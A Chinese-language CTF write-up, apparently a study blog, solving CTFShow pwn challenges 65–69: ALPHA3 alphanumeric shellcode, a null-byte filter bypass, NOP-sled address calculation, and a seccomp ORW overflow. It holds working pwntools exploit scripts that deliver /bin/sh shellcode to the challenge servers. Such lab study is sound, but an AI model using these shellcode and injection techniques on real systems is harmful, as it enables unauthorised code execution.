
这里需要一个算法ALPHA3(就是为了shellcode开发的):
这些字符对应的 ASCII 字节能被 CPU 当作合法指令执行,所以需要这个算法。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 from pwn import *context.arch = 'amd64' context.os = 'linux' sc = asm(''' xor esi, esi push rsi mov rbx, 0x68732f2f6e69622f push rbx push rsp pop rdi push 59 pop rax cdq syscall ''' )open (r'/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/65/shellcode.bin' , 'wb' ).write(sc)print (sc.hex ())print (len (sc))
下载解压:GitHub - TaQini/alpha3: Automatically exported from code.google.com/p/alpha3
安装好python2环境即可,这里rax是shellcode的起始地址:
1 2 $ python2 ALPHA3.py x64 ascii mixedcase rax --input=/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/65/shellcode.bin Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M1L3W2z1K8l7M2x0X2E2w0C0D2E0a2L0o02197M4k0x050C
1 2 3 4 5 context(arch="amd64" ,log_level="debug" ) p=remote("pwn.challenge.ctf.show" ,28160 ) shellcode = b'Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M1L3W2z1K8l7M2x0X2E2w0C0D2E0a2L0o02197M4k0x050C' p.sendafter(b"Input you Shellcode" ,shellcode) p.interactive()
pwn66 1 2 3 4 5 6 7 8 9 10 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/66/pwn' Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x400000) Stripped: No $ file pwn pwn: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=5eecde100e50fae486c6a29260c9d011c9eb6f04, not stripped
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 int __fastcall main (int argc, const char argv, const char envp) { void *buf; init(argc, argv, envp); logo(); buf = mmap(0 , 0x1000u , 7 , 34 , 0 , 0 ); puts ("Your shellcode is :" ); read(0 , buf, 0x200u ); if ( !(unsigned int )check((char *)buf) ) { printf (" ERROR !" ); exit (0 ); } ((void (__fastcall *)(void *))buf)(buf); return 0 ; }
1 2 3 4 5 6 7 8 9 10 11 12 13 14 __int64 __fastcall check (char *buf) { _BYTE *i; while ( *buf ) { for ( i = &unk_400F20; *i && *i != *buf; ++i ) ; if ( !*i ) return 0 ; ++buf; } return 1 ; }
*i && *i != *buf是两个条件:i != 0和i != buf;跳转到unk_400F20

ZZJ loves shell_code,and here is a gift:\x0f\x05 enjoy it!\n\x00
把原本的64位shellcode编译一下:1\xf6VH\xbb/bin//shST_j;X\x99\x0f\x05,这里的\x0f\x05 = syscall;总体就是需要输入一个buf让里面的内容需要存在于unk_400F20的内容,check就可以运行(当然这是最笨的办法);我们再来看看这个:
我们需要return1给main函数,check函数中
1 2 3 4 5 6 7 8 9 10 while ( *buf ) { for ( i = &unk_400F20; *i && *i != *buf; ++i ) ; if ( !*i ) return 0 ; ++buf; } return 1 ; }
也就是说只要他检测到\x00就会停止检测(i = \x00,跳出for循环,直接到return1,也就是我们想要的结果),以为着我们只需要在shellcode前面加一个\x00即可:
1 2 3 4 5 6 from pwn import *context(os='linux' , arch='amd64' ) header = asm('''push 0''' ) print (header)
所以payload如下:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 from pwn import *context(arch="amd64" ,log_level="debug" ) p=remote("pwn.challenge.ctf.show" ,28224 ) shellcode = asm( ''' xor esi, esi push rsi mov rbx, 0x68732f2f6e69622f push rbx push rsp pop rdi push 59 pop rax cdq syscall''' ) header = asm('''push 0''' ) payload = header + shellcode p.sendlineafter(b"Your shellcode is :" , payload) p.interactive()
pwn67 32bit nop sled
1 2 3 4 5 6 7 8 9 10 11 12 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/67/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: Canary found NX: NX unknown - GNU_STACK missing PIE: No PIE (0x8048000) Stack: Executable RWX: Has RWX segments Stripped: No $ file pwn pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=dae3ba5250d19b84c2fe63119bec3bb408ecee91, not stripped
什么是nop sled
NOP sled 是通过连续的 NOP 指令(通常是 0x90)在内存中构造一个 “滑道”,使得程序能够在没有精确控制跳转地址的情况下,依然能“滑行”到我们注入的 shellcode 。这是一种应对 地址随机化 (如 ASLR)和 精确跳转控制 不足的攻击技术。
“没有精确控制跳转地址”在于这里的seed没有给一个准确的地址,所以为了提高shellcode的运行概率,将shellcode用nop填充,继而扩大shellcode,提高命中概率。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 int __cdecl main (int argc, const char argv, const char envp) { int position; void (*v5)(void ); unsigned int seed[1027 ]; seed[1025 ] = (unsigned int )&argc; seed[1024 ] = __readgsdword(0x14u ); setbuf(stdout , 0 ); logo(); srand((unsigned int )seed); Loading(); acquire_satellites(); position = query_position(); printf ("We need to load the ctfshow_flag.\nThe current location: %p\n" , position); printf ("What will you do?\n> " ); fgets((char *)seed, 4096 , stdin ); printf ("Where do you start?\n> " ); __isoc99_scanf("%p" , &v5); v5(); return 0 ; }
第一次输入是输入shellcode、第二次输入是地址
1 2 3 4 5 6 7 8 9 10 11 12 char *query_position () { char v1; int v2; char *v3; unsigned int v4; v4 = __readgsdword(0x14u ); v2 = rand() % 1337 - 668 ; v3 = &v1 + v2; return &v1 + v2; }
payload的逻辑是先用nop+shellcode填充seed的部分,可以通过position的地址和栈上的情况推导出seed的地址,从而利用scanf("%p", &v5)函数跳转到nop+shellcode的起始位置,一路滑到shellcode并执行
以下是“通过position的地址和栈上的情况推导出seed的地址”的具体步骤:
position = v1 + v2 = &v1 + rand() % 1337 - 668 ,假设rand() % 1337 = r (r∈[0,1336]),所以
position = v1 +r - 668 → v1 = position + 668 - r
这里要算出v1和seed之间的距离,需要看栈上的情况,所以不得不要看一下汇编;要算出进入query_position前esp的位置,进而能推出v1和seed之间的距离:其中#esp: [addr]是我补充的esp当前的地址
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 .text:08048945 ; __unwind { .text:08048945 000 8D 4C 24 04 lea ecx, [esp+4] .text:08048949 000 83 E4 F0 and esp, 0FFFFFFF0h .text:0804894C 000 FF 71 FC push dword ptr [ecx-4] .text:0804894F 000 55 push ebp .text:08048950 004 89 E5 mov ebp, esp .text:08048952 004 53 push ebx .text:08048953 008 51 push ecx #esp: [ebp-0x8] .text:08048954 00C 81 EC 10 10 00 00 sub esp, 1010h #esp: [ebp-0x1018] .text:0804895A 101C E8 41 FC FF FF call __x86_get_pc_thunk_bx .text:0804895A .text:0804895F 101C 81 C3 A1 26 00 00 add ebx, (offset _GLOBAL_OFFSET_TABLE_ - $) .text:08048965 101C 65 A1 14 00 00 00 mov eax, large gs:14h .text:0804896B 101C 89 45 F4 mov [ebp+var_C], eax .text:0804896E 101C 31 C0 xor eax, eax .text:08048970 101C 8B 83 FC FF FF FF mov eax, ds:(stdout_ptr - 804B000h)[ebx] .text:08048976 101C 8B 00 mov eax, [eax] .text:08048978 101C 83 EC 08 sub esp, 8 #esp: [ebp-0x1020] .text:0804897B 1024 6A 00 push 0 #esp: [ebp-0x1024] ; buf .text:0804897D 1028 50 push eax #esp: [ebp-0x1028] ; stream .text:0804897E 102C E8 0D FB FF FF call _setbuf .text:0804897E .text:08048983 102C 83 C4 10 add esp, 10h #esp: [ebp-0x1018] .text:08048986 101C E8 B8 FE FF FF call logo .text:08048986 .text:0804898B 101C 8D 85 F4 EF FF FF lea eax, [ebp+seed] .text:08048991 101C 83 EC 0C sub esp, 0Ch #esp: [ebp-0x1024] .text:08048994 1028 50 push eax #esp: [ebp-0x1028] ; seed .text:08048995 102C E8 56 FB FF FF call _srand .text:08048995 .text:0804899A 102C 83 C4 10 add esp, 10h #esp: [ebp-0x1018] .text:0804899D 101C E8 C4 FC FF FF call Loading .text:0804899D .text:080489A2 101C E8 2B FD FF FF call acquire_satellites .text:080489A2 #esp: [ebp-0x1018] .text:080489A7 101C E8 25 FE FF FF call query_position


进入query_position之前的esp在[ebp-0x1018],根据下图栈上情况,
query_ebp相对main_ebp距离是
main_ebp-(0x1018+0x4(返回地址)+0x4(saved ebp))=main_ebp-0x1020,
v1 = query_ebp-0x15 = main_ebp-(0x1020+0x15) = main_ebp-0x1035
seed = main_ebp -0x100C
v1和seed的距离就是
seed - v1 = main_ebp-0x100C- ( main_ebp -0x1035) =0x29
v1 = position + 668 - r → seed = position + 668 - r + 0x29
v5+4 = seed → v5 = position + 668 - r + 0x2D(很少有wp讲了0x2D哪里来的..就直接一个0x2D,甚至有写v1和seed的距离是0x2D的..,即便payload里面写0x29也行 )
好了,我们可以来写payload了:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 from pwn import *context(os="linux" ,arch="i386" ,log_level="debug" ) p=remote("pwn.challenge.ctf.show" ,28269 ) p.recvuntil("location: " ) position_addr = eval (p.recvuntil("\n" ,drop = True )) print (position_addr)print (type (position_addr))shellcode = asm( shellcraft.sh() ) payload1 = b"\x90" *1336 + shellcode p.recvuntil(b"?\n> " ) p.sendline(payload1) payload2 = (position_addr) + 0x2d + 668 p.recvuntil(b"\n> " ) p.sendline(hex (payload2)) p.interactive()
send的部分一定要sendline(\n),不然会卡住
弄了太久了 这个
pwn68 1 2 3 4 5 6 7 8 9 10 11 12 $ checksec pwn [*] 'pwn' Arch: amd64-64-little RELRO: Partial RELRO Stack: Canary found NX: NX unknown - GNU_STACK missing PIE: No PIE (0x400000) Stack: Executable RWX: Has RWX segments Stripped: No $ file pwn pwn: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=15ef21274e207a00ec2edf63539bbc22877a2921, not stripped
64位的,有了上面32位的我试试自己写payload:(汇编咋比32位短这么多.)
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 .text:0000000000400A69 ; __unwind { .text:0000000000400A69 000 55 push rbp .text:0000000000400A6A 008 48 89 E5 mov rbp, rsp .text:0000000000400A6D 008 48 81 EC 20 10 00 00 sub rsp, 1020h .text:0000000000400A74 1028 64 48 8B 04 25 28 00 00 00 mov rax, fs:28h .text:0000000000400A7D 1028 48 89 45 F8 mov [rbp+var_8], rax .text:0000000000400A81 1028 31 C0 xor eax, eax .text:0000000000400A83 1028 48 8B 05 F6 15 20 00 mov rax, cs:stdout@@GLIBC_2_2_5 .text:0000000000400A8A 1028 BE 00 00 00 00 mov esi, 0 ; buf .text:0000000000400A8F 1028 48 89 C7 mov rdi, rax ; stream .text:0000000000400A92 1028 E8 49 FC FF FF call _setbuf .text:0000000000400A92 .text:0000000000400A97 1028 B8 00 00 00 00 mov eax, 0 .text:0000000000400A9C 1028 E8 25 FF FF FF call logo .text:0000000000400A9C .text:0000000000400AA1 1028 48 8D 85 F0 EF FF FF lea rax, [rbp+seed] .text:0000000000400AA8 1028 89 C7 mov edi, eax ; seed .text:0000000000400AAA 1028 E8 51 FC FF FF call _srand .text:0000000000400AAA .text:0000000000400AAF 1028 B8 00 00 00 00 mov eax, 0 .text:0000000000400AB4 1028 E8 7E FD FF FF call Loading .text:0000000000400AB4 .text:0000000000400AB9 1028 B8 00 00 00 00 mov eax, 0 .text:0000000000400ABE 1028 E8 C3 FD FF FF call acquire_satellites .text:0000000000400ABE .text:0000000000400AC3 1028 B8 00 00 00 00 mov eax, 0 .text:0000000000400AC8 1028 E8 8A FE FF FF call query_position
这个比32位的简单很多,只有前三句在移动rsp,call query_position之前rsp: [rbp+0x1028]
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 int __fastcall main (int argc, const char argv, const char envp) { const void *position; void (*v5)(void ); char seed[4104 ]; unsigned __int64 v7; v7 = __readfsqword(0x28u ); setbuf(stdout , 0 ); logo(); srand((unsigned int )seed); Loading(); acquire_satellites(); position = (const void *)query_position(); printf ("We need to load the ctfshow_flag.\nThe current location: %p\n" , position); printf ("What will you do?\n> " ); fgets(seed, 4096 , stdin ); printf ("Where do you start?\n> " ); __isoc99_scanf("%p" , &v5); v5(); return 0 ; }
1 2 3 4 5 6 7 8 char *query_position () { char v1; int v2; v2 = rand() % 1337 - 668 ; return &v1 + v2; }
同样还是算v5和position的关系计算过程如下:
position =v1 + v2= v1 + rand() % 1337 - 668 ,假设rand() % 1337 = r (r∈[0,1336]),所以position = v1 +r - 668 → v1 = position + 668 - r

query_rbp相对main_rbp距离是
main_rbp-(0x1028+0x8(返回地址)+0x8(saved ebp))=main_rbp-0x1038,
v1 = query_rbp-0x15 = main_rbp-(0x1038+0x15) = main_rbp-0x104D
seed = main_rbp -0x1010
v1和seed的距离就是
seed - v1 = main_rbp-0x1010- ( main_rbp -0x104D) =0x3D
v1 = position + 668 - r=seed-0x3D
seed = position + 668 - r +0x3D
v5 = seed-0x8 = position + 668 - r +0x3D-0x8 = position + 668 - r + 0x45
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 from pwn import * context (os="linux" ,arch="amd64" ,log_level="debug" ) p=remote("pwn.challenge.ctf.show" ,28165 ) p.recvuntil("location: " ) position_addr = eval(p.recvuntil("\n" ,drop = True)) print(position_addr) print(type(position_addr)) shellcode = asm ( shellcraft.sh() ) payload1 = b"\x90" *1336 + shellcode p.recvuntil(b"?\n> " ) p.sendline(payload1) payload2 = (position_addr) + 0x45 + 668 p.recvuntil(b"\n> " ) p.sendline(hex(payload2)) p.interactive()
pwn69 https://node1.niceaigc.net/c/69b29ec7-75b0-832e-bcd7-dbb1fb50e2e9
1 2 3 4 5 6 7 8 9 10 11 $ file pwn pwn: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=c0ecce0b3e85d32a3792a77dc7bc33bf9d89b9fc, stripped $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/69/pwn' Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX unknown - GNU_STACK missing PIE: No PIE (0x400000) Stack: Executable RWX: Has RWX segments
seccomp介绍:
Linux沙箱之seccomp介绍 | arch3rn4r
seccomp-tools:
GitHub - david942j/seccomp-tools: Provide powerful tools for seccomp analysis
1 bundle exec seccomp-tools dump /mnt/hgfs/E/CTF/pwn学习/CTFSHOW/69/pwn
1 2 3 4 5 6 7 8 9 10 11 12 13 14 $ bundle exec seccomp-tools dump /mnt/hgfs/E/CTF/pwn学习/CTFSHOW/69/pwn line CODE JT JF K ================================= 0000: 0x20 0x00 0x00 0x00000004 A = arch 0001: 0x15 0x00 0x08 0xc000003e if (A != ARCH_X86_64) goto 0010 0002: 0x20 0x00 0x00 0x00000000 A = sys_number 0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005 0004: 0x15 0x00 0x05 0xffffffff if (A != 0xffffffff) goto 0010 0005: 0x15 0x03 0x00 0x00000000 if (A == read ) goto 0009 0006: 0x15 0x02 0x00 0x00000001 if (A == write) goto 0009 0007: 0x15 0x01 0x00 0x00000002 if (A == open) goto 0009 0008: 0x15 0x00 0x01 0x0000003c if (A != exit ) goto 0010 0009: 0x06 0x00 0x00 0x7fff0000 return ALLOW 0010: 0x06 0x00 0x00 0x00000000 return KILL
这里的利用tools能看到这里有哪些“白名单”(goto _num_对应每行前面的序号):read、write、open、exit这几个函数是可以执行的
我们先看一下漏洞函数:
1 2 3 4 5 6 7 8 int vulns () { _BYTE buf[32 ]; puts ("Now you can use ORW to do" ); read(0 , buf, 0x38u ); return puts ("No you don't understand I say!" ); }
offset = 0x20+8 = 0x28 = 40字节,0x38u = 56字节,栈溢出利用部分如下:

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 stage1 = asm(shellcraft.read(0 , mmap_addr, 0x100 )) stage1 += asm(f''' mov rax, {mmap_addr} jmp rax ''' )payload = stage1.ljust(0x28 , b'A' ) payload += p64(jmp_rsp) payload += asm('sub rsp, 0x30; jmp rsp' ) p.send(payload)
栈上情况如下:
程序填充完之后执行jmp_rsp(相当于不变位置),再执行sub rsp, 0x30; jmp rsp,开始执行stage1的部分,到分配的内存地址
